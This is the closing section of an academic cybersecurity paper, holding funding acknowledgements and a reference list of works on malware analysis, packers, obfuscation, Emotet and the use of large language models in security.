This work was supported by the European Commission under the Horizon Europe Programme as part of the projects LAZARUS (https://lazarus-he.eu/) (Grant Agreement no. 101070303), CyberSecPro (https://www.cybersecpro-project.eu/) (Grant Agreement no 101083594), and CYMEDSEC. This research is supported by Ministerio de Ciencia, Innovación *y* Universidades, Gobierno de España (Agencia Estatal de Investigación, Fondo Europeo de Desarrollo Regional -FEDER-, European Union) under the research grant PID2021-127409OB-C33 CONDOR. Fran Casino was supported by the Government of Catalonia with the Beatriu de Pinós programme (Grant No. 2020 BP 00035), and by AGAUR with the project ASCLEPIUS (2021SGR-00111). The content of this article does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.

References

Afianian, A., Niksefat, S., Sadeghiyan, B., & Baptiste, D. (2019). Malware dynamic analysis evasion techniques: A survey. *ACM Computing Surveys*, *52*(6), 1–28.

Alkhateeb, E., Ghorbani, A., & Habibi Lashkari, A. (2024). A survey on run-time packers and mitigation techniques. *International Journal of Information Security*, *23*(2), 887–913.

Andrade, R., & Torres, J. (2018). Self-awareness as an enabler of cognitive security. In *2018 IEEE 9th annual information technology, electronics and mobile communication conference* (pp. 701–708). IEEE.

Bommasani, R., Klyman, K., Longpre, S., Kapoor, S., Maslej, N., Xiong, B., et al. (2023). The foundation model transparency index. arXiv:2310.12941, https://arxiv.org/pdf/2310.12941.pdf, (Accessed on January 30th, 2024).

Brezinski, K., & Ferens, K. (2023). Metamorphic malware and obfuscation: a survey of techniques, variants, and generation kits. *Security and Communication Networks*, *2023*(1), Article 8227751.

Calvet, J., Lévesque, F. L., Fernandez, J. M., Marion, J., Traourouder, E., & Menet, F. (2015). WaveAtlas: surfing through the landscape of current malware packers. In *Virus bulletin conference*.

Casino, F., Lykousas, N., Homoliak, I., Patsakis, C., & Hernandez-Castro, J. (2021). Intercepting hail hydra: real-time detection of algorithmically generated domains. *Journal of Network and Computer Applications*, *190*, Article 103135.

Chen, W., Ma, X., Wang, X., & Cohen, W. W. (2022). Program of thoughts prompting: Disentangling computation from reasoning for numerical reasoning tasks. arXiv preprint arXiv:2211.12588.

Chrysanthou, A., Pantis, Y., & Patsakis, C. (2024). The anatomy of deception: Measuring technical and human factors of a large-scale phishing campaign. *Computers & Security*, *140*, Article 103780. http://dx.doi.org/10.1016/j.cose.2024.103780, URL https://www.sciencedirect.com/science/article/pii/S0167404824000816.

Deng, G., Liu, Y., Mayoral-Vilches, V., et al. (2023). PentestGPT: An LLM-empowered automatic penetration testing tool. arXiv preprint arXiv:2308.06782.

Devlin, J., Chang, M., Lee, K., & Toutanova, K. (2019). BERT: pre-training of deep bidirectional transformers for language understanding. In J. Burstein, C. Doran, & T. Solorio (Eds.), *Proceedings of the 2019 conference of the North American chapter of the association for computational linguistics: human language technologies, NAACL-HLT 2019, minneapolis, MN, USA, June 2-7, 2019, volume 1 (long and short papers)* (pp. 4171–4186). Association for Computational Linguistics, http://dx.doi.org/10.18653/V1/N19-1423.

Dupoux, E. (2018). Cognitive science in the era of artificial intelligence: A roadmap for reverse-engineering the infant language-learner. *Cognition*, *173*, 43–59.

Dutta, S., Pandey, I., Singh, J., Manchanda, S., Chakrabarti, S., & Chakraborty, T. (2024). Frugal LMs trained to invoke symbolic solvers achieve parameter-efficient arithmetic reasoning. *Vol. 38*, In *Proceedings of the AAAI conference on artificial intelligence* (16), (pp. 17951–17959).

Europol (2021). World's most dangerous malware EMOTET disrupted through global action. https://www.europol.europa.eu/media-press/newsroom/news/world's-most-dangerous-malware-emotet-disrupted-through-global-action, (Accessed 24-04-2024).

Ferrag, M. A., Ndhlovu, M., Tihanyi, N., et al. (2023). Revolutionizing cyber threat detection with large language models. http://dx.doi.org/10.48550/ARXIV.2306.14263, CoRR arXiv:2306.14263.

Fu, M., Tantithamthavorn, C., Nguyen, V., & Le, T. (2023). ChatGPT for vulnerability detection, classification, and repair: how far are we?. arXiv:2310.09810, https://arxiv.org/pdf/2310.09810.pdf, (Accessed on January 30th, 2024).

Gao, L., Madaan, A., Zhou, S., Alon, U., Liu, P., Yang, Y., et al. (2023). Pal: Program-aided language models. In *International conference on machine learning* (pp. 10764–10799). PMLR.

Geng, J., Wang, J., Fang, Z., Zhou, Y., Wu, D., & Ge, W. (2024). A survey of strategy-driven evasion methods for PE malware: Transformation, concealment, and attack. *Computers & Security*, *137*, Article 103595.

Gibert, D., Mateu, C., & Planes, J. (2020). The rise of machine learning for detection and classification of malware: Research developments, trends and challenges. *Journal of Network and Computer Applications*, *153*, Article 102526.

Glass, G. (2022). Life after Emotet–the lessons learned. *Computer Fraud & Security*, *2022*(1).

Gritzalis, D., Choo, K.-K. R., & Patsakis, C. (2024). *Malware - handbook of prevention and detection*. Springer.

Guo, Y., et al. (2024). Outside the comfort zone: Analysing LLM capabilities in software vulnerability detection. In *European symposium on research in computer security*. Springer, in press.

Gupta, M., Akiri, C., Aryal, K., Parker, E., & Praharaj, L. (2023). From ChatGPT to threatgpt: Impact of generative AI in cybersecurity and privacy. *IEEE Access*, *11*, 80218–80245. http://dx.doi.org/10.1109/ACCESS.2023.3300381.

Han, W., Xue, J., Wang, Y., Huang, L., Kong, Z., & Mao, L. (2019). MalDAE: Detecting and explaining malware based on correlation and fusion of static and dynamic characteristics. *Computers & Security*, *83*, 208–233.

Harter, G. T., & Rowe, N. C. (2022). Testing detection of k-ary code obfuscated by metamorphic and polymorphic techniques. In *National cyber summit (NCS) research track 2021* (pp. 110–123). Springer.

Huang, R., Zheng, X., Shang, Y., & Xue, X. (2023). On challenges of AI to cognitive security and safety. *Security and Safety*, *2*, Article 2023012.

Jiang, A. Q., Sablayrolles, A., Roux, A., et al. (2024). Mixtral of experts. arXiv preprint arXiv:2401.04088.

Khare, A., Dutta, S., Li, Z., Solko-Breslin, A., Alur, R., & Naik, M. (2023). Understanding the effectiveness of large language models in detecting security vulnerabilities. arXiv:2311.16169, https://arxiv.org/pdf/2311.16169.pdf, (Accessed on January 30th, 2024).

Khodabandehloo, E., Riboni, D., & Alimohammadi, A. (2021). HealthXAI: Collaborative and explainable AI for supporting early diagnosis of cognitive decline. *Future Generation Computer Systems*, *116*, 168–189.

Koide, T., Fukushi, N., Nakano, H., & Chiba, D. (2023). Detecting phishing sites using ChatGPT. http://dx.doi.org/10.48550/ARXIV.2306.05816, CoRR arXiv:2306.05816.

Kornblum, J. D. (2006). Identifying almost identical files using context triggered piecewise hashing. *Digital Investigation*, *3*(Supplement), 91–97. http://dx.doi.org/10.1016/J.DIIN.2006.06.015.

Koutsokostas, V., Lykousas, N., Apostolopoulos, T., Orazi, G., Ghosal, A., Casino, F., et al. (2022). Invoice# 31415 attached: Automated analysis of malicious microsoft office documents. *Computers & Security*, *114*, Article 102582.

Lachaux, M.-A., Roziere, B., Szafraniec, M., & Lample, G. (2021). DOBF: A deobfuscation pre-training objective for programming languages. In M. Ranzato, A. Beygelzimer, Y. Dauphin, P. Liang, & J. W. Vaughan (Eds.), *Vol. 34*, *Advances in neural information processing systems* (pp. 14967–14979). Curran Associates, Inc..

Li, S., Ming, J., Qiu, P., Chen, Q., Liu, L., Bao, H., et al. (2023). PackGenome: Automatically generating robust YARA rules for accurate malware packer detection. In W. Meng, C. D. Jensen, C. Cremers, E. Kirda (Eds.), *Proceedings of the 2023 ACM SIGSAC conference on computer and communications security, CCS 2023, copenhagen, Denmark, November 26-30, 2023* (pp. 3078–3092). ACM, http://dx.doi.org/10.1145/3576915.3616625.

MacFarland, T. W., Yates, J. M., MacFarland, T. W., & Yates, J. M. (2016). Kruskal–Wallis H-test for oneway analysis of variance (ANOVA) by ranks. *Introduction to Nonparametric Statistics for the Biological Sciences Using R*, 177–211.

Mandiant (2014). Tracking malware with import hashing. https://cloud.google.com/blog/topics/threat-intelligence/tracking-malware-import-hashing/, (Accessed 24-04-2024).

McIntosh, T., Liu, T., Susnjak, T., Alavizadeh, H., Ng, A., Nowrozy, R., et al. (2023). Harnessing GPT-4 for generation of cybersecurity GRC policies: A focus on ransomware attack mitigation. *Computers & Security*, *134*, Article 103424. http://dx.doi.org/10.1016/j.cose.2023.103424.

Moser, A., Kruegel, C., & Kirda, E. (2007). Limits of static analysis for malware detection. In *Twenty-third annual computer security applications conference (ACSAC 2007)* (pp. 421–430). IEEE.

Mosqueira-Rey, E., Hernández-Pereira, E., Alonso-Ríos, D., Bobes-Bascarán, J., & Fernández-Leal, Á. (2023). Human-in-the-loop machine learning: a state of the art. *Artificial Intelligence Review*, *56*(4), 3005–3054.

Mozes, M., He, X., Kleinberg, B., & Griffin, L. D. (2023). Use of LLMs for illicit purposes: Threats, prevention measures, and vulnerabilities. arXiv:2308.12833.

Muralidharan, T., Cohen, A., Gerson, N., & Nissim, N. (2022). File packing from the malware perspective: Techniques, analysis approaches, and directions for enhancements. *ACM Computing Surveys*, *55*(5), http://dx.doi.org/10.1145/3530810.

Okuda, K., & Amarasinghe, S. (2023). Askit: Unified programming interface for programming with large language models. arXiv preprint arXiv:2308.15645.

Oliver, J., Cheng, C., & Chen, Y. (2013). TLSH–a locality sensitive hash. In *2013 fourth cybercrime and trustworthy computing workshop* (pp. 7–13). IEEE.

Or-Meir, O., Nissim, N., Elovici, Y., & Rokach, L. (2019). Dynamic malware analysis in the modern era—A state of the art survey. *ACM Computing Surveys*, *52*(5), 1–48.

Pa Pa, Y. M., Tanizaki, S., Kou, T., et al. (2023). An attacker's dream? Exploring the capabilities of ChatGPT for developing malware. In *Proceedings of the 16th cyber security experimentation and test workshop* (pp. 10–18). New York, NY, USA: Association for Computing Machinery, http://dx.doi.org/10.1145/3607505.3607513.

Patsakis, C., Arroyo, D., & Casino, F. (2024). The malware as a service ecosystem. In D. Gritzalis, K.-K. R. Choo, & C. Patsakis (Eds.), *Malware - handbook of prevention and detection*. Springer.

Patsakis, C., & Chrysanthou, A. (2020). Analysing the fall 2020 Emotet campaign. arXiv preprint arXiv:2011.06479.

Radford, A., Narasimhan, K., Salimans, T., Sutskever, I., et al. (2018). Improving language understanding by generative pre-training.

Reasonlabs (2024). Enhancing cybersecurity with binary packers: Software solutions for improved code protection, compression, and covert communications. https://cyberpedia.reasonlabs.com/EN/binary%20packers.html, (Accessed on June 30th, 2024).

Roundy, K. A., & Miller, B. P. (2013). Binary-code obfuscations in prevalent packer tools. *ACM Computing Surveys*, *46*(1), http://dx.doi.org/10.1145/2522968.2522972.

Roy, S. S., Thota, P., Naragam, K. V., & Nilizadeh, S. (2023). From chatbots to PhishBots?–preventing phishing scams created using ChatGPT, google bard and claude. arXiv preprint arXiv:2310.19181.

Roziere, B., Gehring, J., Gloeckle, F., Sootla, S., Gat, I., Tan, X. E., et al. (2023). Code llama: Open foundation models for code. arXiv preprint arXiv:2308.12950.

Schick, T., Dwivedi-Yu, J., Dessì, R., Raileanu, R., Lomeli, M., Hambro, E., et al. (2024). Toolformer: Language models can teach themselves to use tools. *Advances in Neural Information Processing Systems*, *36*.

Sebastian, G. (2023). Privacy and data protection in ChatGPT and other AI chatbots: strategies for securing user information. *International Journal of Security and Privacy in Pervasive Computing (IJSPPC)*, *15*(1), 1–14.

Sharma, T., Kechagia, M., Georgiou, S., Tiwari, R., Vats, I., Moazen, H., et al. (2024). A survey on machine learning techniques applied to source code. *Journal of Systems and Software*, *209*, Article 111934.

Sihwail, R., Omar, K., & Ariffin, K. Z. (2018). A survey on malware analysis techniques: Static, dynamic, hybrid and memory analysis. *International Journal on Advanced Science, Engineering and Information Technology*, *8*(4–2), 1662–1671.

Sun, C., Zhang, H., Qin, S., Qin, J., Shi, Y., & Wen, Q. (2020). Droidpdf: The obfuscation resilient packer detection framework for android apps. *IEEE Access*, *8*, 167460–167474.

Tonmoy, S., Zaman, S., Jain, V., Rani, A., Rawte, V., Chadha, A., et al. (2024). A comprehensive survey of hallucination mitigation techniques in large language models. arXiv preprint arXiv:2401.01313.

Vouvoutsis, V., Casino, F., & Patsakis, C. (2022). On the effectiveness of binary emulation in malware classification. *Journal of Information Security and Applications*, *68*, Article 103258.

Wei, J., Wang, X., Schuurmans, D., Bosma, M., Xia, F., Chi, E., et al. (2022). Chain-of-thought prompting elicits reasoning in large language models. *Advances in Neural Information Processing Systems*, *35*, 24824–24837.

Yao, Y., Duan, J., Xu, K., Cai, Y., Sun, Z., & Zhang, Y. (2024). A survey on large language model (llm) security and privacy: The good, the bad, and the ugly. *High-Confidence Computing*, Article 100211.

Yong Wong, M., Landen, M., Antonakakis, M., Blough, D. M., Redmiles, E. M., & Ahamad, M. (2021). An inside look into the practice of malware analysis. In *Proceedings of the 2021 ACM SIGSAC conference on computer and communications security* (pp. 3053–3069). New York, NY, USA: Association for Computing Machinery, http://dx.doi.org/10.1145/3460120.3484759.

You, G., Kim, G., Cho, S.-j., & Han, H. (2021). A comparative study on optimization, obfuscation, and deobfuscation tools in android. *Journal of Internet Services and Information Security*, *11*(1), 2–15.

Zacharis, A., & Patsakis, C. (2023). AiCEF: an AI-assisted cyber exercise content generation framework using named entity recognition. *International Journal of Information Security*, *22*(5), 1333–1354. http://dx.doi.org/10.1007/s10207-023-00693-z.

Zhao, H., Chen, H., Yang, F., Liu, N., Deng, H., Cai, H., et al. (2024). Explainability for large language models: A survey. *ACM Transactions on Intelligent Systems and Technology*, *15*(2), 1–38.